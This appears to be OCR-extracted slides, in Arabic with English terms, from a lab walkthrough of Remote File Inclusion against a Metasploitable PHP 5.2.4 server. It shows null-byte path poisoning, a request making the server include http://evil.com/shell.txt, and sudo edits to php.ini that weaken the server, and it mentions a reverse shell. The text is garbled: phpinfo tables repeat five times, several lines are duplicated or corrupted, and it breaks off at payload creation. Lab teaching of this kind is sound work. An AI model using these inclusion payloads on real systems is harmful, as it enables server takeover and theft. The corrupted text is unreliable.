
/etc/passwd.php

(ملف غير موجود -
فشل الاستغلال)


تقنية التخطي: التسميم باستخدام Null Byte (%00)

الهدف: إيقاف مترجم لغة PHP عن قراءة باقي باقي السلسلة النصية عبر تمرير بايت صفري.

ملاحظة: تعمل هذه التقنية بفعالية في إصدارات PHP الأقدم من 5.3.



مسار التصعيد الشامل: من متغير بسيط إلى سيطرة كاملة



```
>_
[+] System Compromised. Root Access Achieved.
```

التشريح المتقدم لهجمات إدراج الملفات عن بُعد (RFI)

```
GET /index.php?page=
http://evil.com/shell.txt
HTTP/1.1...
200 OK...
```

Shell executed successfully.

WARNING:
allow_url_fopen = On in php.ini
Detected!
CRITICAL VULNERABILITY EXPLOITED.

دراسة استقصائية: من تحليل إعدادات النظام
إلى الاستغلال الكامل والاتصال العكسي
(Reverse Shell)

INITIATING FORENSIC ANALYSIS PROTOCOL... DEEP SCAN IN PROGRESS.

إعدادات آمنة (Secure Configuration)

✓	allow_url_fopen	= Off
✓	allow_url_include	= Off
✓	Input Validation	= Strict

إعدادات معرضة للخطر (Vulnerable Configuration)

✗	allow_url_fopen	= On
✗	allow_url_include	= On
✗	Input Validation	= None

آلية إدراج الملفات تعتمد بالكامل على تلاعب المهاجم بمتغيرات مسار التطبيق

ما هي ثغرة إدراج الملفات عن بُعد (RFI)؟

ثغرة تحدث عندما يسمح التطبيق للمستخدم بتغيير قيمة متغير (مثل رابط URL) ليقوم الخادم بتحميل وتنفيذ ملف خارجي من خادم المهاجم.



الآلية: التلاعب بمتغيرات الرابط (URL parameters) لتوجيه الخادم.



الخطورة: قراءة البيانات الحساسة وتنفيذ أوامر برمجية.



النتيجة: السيطرة الكاملة على الخادم (System Compromise).

الشرط الحتمي للثغرة

`allow_url_fopen = 0n` ✓

يسمح بمعاملة الروابط كملفات

`allow_url_include = 0n`

يسمح بتضمين تلك الروابط وتنفيذها

جذور

معلومات النظام:

بيئة الاختبار هي خادم Linux Metasploitable يعمل بإصدار PHP 5.2.4.

مسار التكوين:

يتم التحكم في إعدادات الأمان محلياً من خلال
ملف `/etc/php5/cgi/php.ini`.

مسار التكوين:

يتم التحكم في إعدادات الأمان محلياً من خلال
ملف `/etc/php5/cgi/php.ini`.

مسار التكوين:

يتم التحكم في إعدادات الأمان محلياً من خلال
ملف `/etc/php5/cgi/php.ini`.

نقطة الضعف:

⚠ ⚠

نلاحظ تفعيل خاصية `allow_url_fopen` بينما `allow_url_include` غير مفعلة افتراضياً، مما يمثل الحاجز الأخير.

نقطة الضعف:

⚠ ⚠

نلاحظ تفعيل خاصية `allow_url_fopen` بينما `allow_url_include` غير مفعلة افتراضياً، مما يمثل الحاجز الأخير.

[illegible][illegible][illegible]

```

SYSTEM INFORMATION
معلومات النظام:

System: Linux metasploit-table 2.6.24-16-server #1 SMP Thu Apr 10 12:56:00
Build Date: Jso 6 2019 11:30:12
Server API: C81/Fest09S2
Virtual Directory Support: dlsaelad
Configuration File (php.ini) Path: /etc/php5/cgi
Loaded configuration file: /etc/php5/cgi/php.ini
Scan this dir for additional .ini files: /etc/php5/cgi/conf.d/gd.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/openssl.ini, /etc/php5/cgi/conf.d/soap.ini, /etc/php5/cgi/conf.d/xsl.ini
Additional .ini files parsed: cgi/conf.d/, pdo_mysql.ini

PHP API: 20061223
PHP Extension: 20060613
Zend Extension: 220060613
Magic Sigs: no
Thread Safety: disabled
Zend Memory Manager: enabled
IPv6 Support: enabled
Registered PHP Streams: zip, php, file, data, http, ftp, compress.zlib, https, mssql, ftps
Registered Stream Socket Transports: tcp, udp, ssl, tls
Registered Stream Filters: string.rot13, string.toupper, string.tolower, string.trim.*

This server is protected with the Suhosin Patch 0.9.6.2
Copyright (c) 2006 Zend Technologies

```

[illegible]

CONFIGURATION: PHP CORE		
(التأهيل للنظام)		
Directive	Local Value	Master Value
allow_call_time_pass_reference	On	On
allow_url_fopen	On	On
allow_url_include	Off	Off
always_populate_raw_post_data	Off	Off
arg_separator.input	&	&
arg_separator.output	&	&
asp_tags	Off	Off
auto_append_file	no value	no value
auto_globals_jit	On	On
auto_prepend_file	no value	no value
browscap	no value	no value
default_charset	no value	no value
default_mimetype	text/html	text/html
define_syslog_variables	Off	Off
disable_classes	no value	no value

CONFIGURATION: PHP CORE		
(التأهيل للنظام)		
Directive	Local Value	Master Value
allow_call_time_pass_reference	On	On
allow_url_fopen	On	On
allow_url_include	Off	Off
always_populate_raw_post_data	Off	Off
arg_separator.input	&	&
arg_separator.output	&	&
asp_tags	Off	Off
auto_append_file	no value	no value
auto_globals_jit	On	On
auto_prepend_file	no value	no value
browscap	no value	no value
default_charset	no value	no value
default_mimetype	text/html	text/html
define_syslog_variables	Off	Off
disable_classes	no value	no value

CONFIGURATION: PHP CORE		
(التأهيل للنظام)		
Directive	Local Value	Master Value
allow_call_time_pass_reference	On	On
allow_url_fopen	On	On
allow_url_include	Off	Off
always_populate_raw_post_data	Off	Off
arg_separator.input	&	&
arg_separator.output	&	&
asp_tags	Off	Off
auto_append_file	no value	no value
auto_globals_jit	On	On
auto_prepend_file	no value	no value
browscap	no value	no value
default_charset	no value	no value
default_mimetype	text/html	text/html
define_syslog_variables	Off	Off
disable_classes	no value	no value

CONFIGURATION: PHP CORE		
(التأهيل للنظام)		
Directive	Local Value	Master Value
allow_call_time_pass_reference	On	On
allow_url_fopen	On	On
allow_url_include	Off	Off
always_populate_raw_post_data	Off	Off
arg_separator.input	&	&
arg_separator.output	&	&
asp_tags	Off	Off
auto_append_file	no value	no value
auto_globals_jit	On	On
auto_prepend_file	no value	no value
browscap	no value	no value
default_charset	no value	no value
default_mimetype	text/html	text/html
define_syslog_variables	Off	Off
disable_classes	no value	no value

CONFIGURATION: PHP CORE		
(التأهيل للنظام)		
Directive	Local Value	Master Value
allow_call_time_pass_reference	On	On
allow_url_fopen	On	On
allow_url_include	Off	Off
always_populate_raw_post_data	Off	Off
arg_separator.input	&	&
arg_separator.output	&	&
asp_tags	Off	Off
auto_append_file	no value	no value
auto_globals_jit	On	On
auto_prepend_file	no value	no value
browscap	no value	no value
default_charset	no value	no value
default_mimetype	text/html	text/html
define_syslog_variables	Off	Off
disable_classes	no value	no value

محاكاة الخطأ البشري عبر إضعاف سياسات الحماية في الخادم

FORENSIC REPORT: CLASSIFIED

الوصول للنظام (Access)

```
msfadmin: sudo nano /etc/php5/cgi/php.ini  
sudo password: msfadmin
```

استخدام محرر nano بصلاحيات الجذر للوصول إلى ملف php.ini.

تغيير المعلومات (Modification)

```
; Whether to allow the treatment of URLs (like http:// or ftp://) as files.  
allow_url_fopen = On  
  
; Whether to allow include/require to open URLs (like http:// or ftp://) as files  
allow_url_include = Off
```


تفعيل allow_url_include = On لتمكين قراءة الروابط الخارجية (http:// , ftp://).

تطبيق التغييرات (Restart)

```
msfadmin@metasploitable:~$ sudo /etc/init.d/apache2 restart  
[sudo] password for msfadmin:  
* Restarting web server apache2  
... done.  
msfadmin@metasploitable:~$
```


إعادة تشغيل خدمة apache2 لتصبح الثغرة نشطة فعلياً.

المسار المكتمل لتدفق البيانات الخبيثة بين المهاجم والضحية




إثبات المفهوم (PoC): إجبار الخادم على جلب محتوى خارجي

الحالة الطبيعية (الاستخدام الشرعي)



في الاستخدام العادي، يقوم التطبيق بتحميل ملفات محلية موجودة مسبقاً على الخادم.

الاستغلال المبدئي (اختبار RFI)



استجابة الخادم بعرض صفحة خارجية تؤكد طاعته المطلقة للمتغيرات المتلاعب بها، مما يثبت وجود الثغرة بنجاح.


المرحلة الأولى: تجاوز القراءة إلى تنفيذ نصوص برمجية (PHP) مخصصة

إنشاء نقطة الحقن (Payload)

```
(kali@kali)-[/var/www/html]
$ sudo leafpad test.php
[sudo] password for kali:
Success.
```

